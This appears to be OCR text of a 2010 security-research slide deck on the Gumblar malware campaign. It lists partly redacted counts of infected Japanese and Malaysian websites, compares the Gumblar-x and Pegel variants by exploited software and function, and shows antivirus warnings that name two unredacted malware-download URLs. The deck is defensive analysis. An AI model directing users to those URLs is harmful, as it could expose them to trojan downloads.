
Status Feb 16th 2010

Local access count analysis



Infection count Top 100 JAPAN (December 6th)

109644	s[redacted]-jinja.or.jp	OK
82425	mov[redacted]mrock.com	OK
18111	juku[redacted]ez.jp	NG
14837	beaut[redacted]tv	OK
12967	glo[redacted]l.jp	OK
8484	prin[redacted].jp	OK
8091	geocities.jp *	--
8064	mitamura[redacted]hiko.jp	NG
7825	aqt[redacted]o.jp	OK
7672	otowa[redacted]ori.jp	OK
7140	legsd[redacted]tv.com	OK
7046	mv-liv[redacted]ez.jp	NG
6416	shins[redacted]et.sakura.ne.jp	NG
6157	dou[redacted]om	OK
5410	da[redacted].cc	OK
4748	ocn.ne.jp *	--
4681	develo[redacted]cafe.jp	OK
4637	vanill[redacted]sort.jp	OK
4604	samur[redacted].co.jp	OK
4485	tram[redacted]n.com	OK
4416	eib[redacted].co.jp	OK
4390	l-car[redacted]net	NG
4265	ss-hom[redacted]et	NG
4186	kag[redacted].jp	NG
4094	sug[redacted]y.com	OK
4017	koko-[redacted]u.com	OK
3879	misoj[redacted]ub.com	NG
3738	pro[redacted]o.jp	OK
3692	s[redacted]eleb.com	NG
3661	fsp[redacted].net	OK
3609	ren[redacted].jp	OK
3575	auto[redacted]d.jp	OK
3569	pa[redacted]ailand.com	NG
3490	pp.iij4u.or.jp *	OK
3321	kk[redacted]01.com	OK
3159	fujibus-[redacted]es.co.jp	OK
2972	q[redacted]kuoka.com	OK
2968	kirei[redacted]ine.net	OK
2954	dou[redacted].com	OK
2936	aflo[redacted]-nishioka.com	OK
2849	hi-n[redacted]aq.ne.jp	OK
2697	kob[redacted]tanohotel.co.jp	OK
2683	b[redacted]rake.sakura.ne.jp	OK
2648	omoch[redacted]a.com	OK
2483	pen[redacted]aruzen.com	OK
2393	tam[redacted].net	OK
2356	ganb[redacted]golf.com	NG
2334	fuzok[redacted]ime.com	NG
2318	sct[redacted].com	OK
2270	greatest[redacted]-rec.com	OK
2204	fitness[redacted]b.jp	OK
2177	triumphk[redacted]-east.com	OK
2172	biglobe.ne.jp *	--
2132	hi[redacted].jp	OK
2105	esth[redacted]oshigoto.com	OK
2100	myung[redacted]tanishinju.com	OK
2097	town.hig[redacted]ikawa.hokkaido.jp	OK
1999	members2.jcom.home.ne.jp *	--
1986	nihonsyu-ni[redacted]you.co.jp	OK
1955	pu[redacted].com	OK
1913	m[redacted]p.com	NG
1907	homepage2.nifty.com *	--
1866	sumir[redacted]niwa.com	NG
1849	wis[redacted]art.ne.jp	OK
1814	shinjuk[redacted]t-eye.com	OK
1788	fils[redacted]lon.com	OK
1719	cr[redacted]nail.com	OK
1717	oois[redacted]iken-school.com	NG
1712	pa[redacted]omenade.com	NG
1703	upp.so-net.ne.jp *	--
1687	lis[redacted]on.jp	NG
1666	ja[redacted].tv	OK
1665	s[redacted]kipper.com	OK
1662	contac[redacted]snavi.com	OK
1637	uteri[redacted]broids.jp	OK
1627	pre[redacted]dical.jp	NG
1622	synapse.ne.jp *	--
1605	fs[redacted]t.jp	OK
1583	hote[redacted]n.com	NG
1560	onaya[redacted]aisyou.com	OK
1529	p[redacted]lvd.net	OK
1512	sports.geocities.jp *	--
1509	docom[redacted]imon.net	OK
1506	yos[redacted].jp	OK
1498	hotel-[redacted]hony.co.jp	OK
1491	ver[redacted].bz	NG
1435	kazuexpos[redacted]-site.com	NG
1418	hiro-[redacted]gami.com	NG
1413	is[redacted]tube.sakura.ne.jp	NG
1412	dress[redacted]uchou.com	OK
1389	e-guid[redacted]ooks.com	OK
1388	dsab[redacted].sakura.ne.jp	NG
1345	jw[redacted]l.com	OK



2575	mala[redacted]anbar.org
2497	mala[redacted]anbar.org.my
360	ema[redacted]om.my
158	victor[redacted]ation.com.my
132	tslde[redacted]s.com
116	mte[redacted]om.my
112	akn[redacted]ch.com.my
74	eagle[redacted]n.com.my
65	ppd[redacted]y.net
65	ep[redacted] my
51	In[redacted].com
34	mala[redacted]anbar.com.my
22	blue[redacted]an4u.com
19	nan[redacted]ng.com
16	pgca[redacted]ental.com
16	gew[redacted]lwide.net
15	teac[redacted]lexpo.com
14	exp[redacted]t.com.my
13	perk[redacted]rading.com
12	sko[redacted].net.my
11	mrs[redacted]m.edu.my
11	mala[redacted]nbar.net
11	In[redacted]om.my
10	flori[redacted]ka.com.my
9	my[redacted]77.com
9	ase[redacted]ademicpress.com
8	pearlrive[redacted]7.com
7	nan[redacted]g.com.my
6	webma[redacted]st.com.my
6	rg[redacted]ch.com
5	msmunc[redacted]nfit.com.my
5	mn[redacted]mit.com
4	perce[redacted]anagement.com.my
4	min[redacted]com.my
4	bet[redacted]yang.com
4	asi[redacted]cmarine.com
3	w3[redacted].cc

Injection Statistics Malaysia

Domestic Location analysis

Gumblar-x vs Pegel


	Gumblar-x	Pegel
Exploit Targets	Adobe Reader Flash MSOffice WebComponent Internet Explorer	Adobe Reader MDAC SnapShotViewer JRE
Function	FTP acc Rootkit	FTP acc Rootkit Fake AV Botnet join
JP Count	5000	440

Possible origins

Timeline analysis


Timeline analysis

HTML injection time:




Timeline analysis

Daylight zones (05:00 UTC)



Timeline analysis

Daylight zones (15:00 UTC)



Case study

HTML Injected sites


Gumblar Samples

Many kind of web sites were found victimized.

At especially high risk:

- Small businesses (lower IT skill; business loss)
- Admins using same Passwords for multiple sites (adult)

Gumblar Samples



http://venus.[redacted].ac.kr/~police/

Web Anti-Virus

File contains Trojan program. You are advised to terminate the download.

Trojan program:
Trojan-Downloader.JS.Gumblar.x


File:
http://a2-studio.com/images/cenovnik.php

Allow
The operation will be completed

Deny
The operation will be blocked.

□ Apply to all

Gumblar Samples



http://www.[redacted]police.com/

www.[redacted]police.com

Web Anti-Virus

File contains Trojan program. You are advised to terminate the download.

Trojan program:
Trojan-Downloader.JS.Gumblar.x

File:
http://nachalo.kilu.de/oljazz/j0195812.php

Allow
The operation will be completed

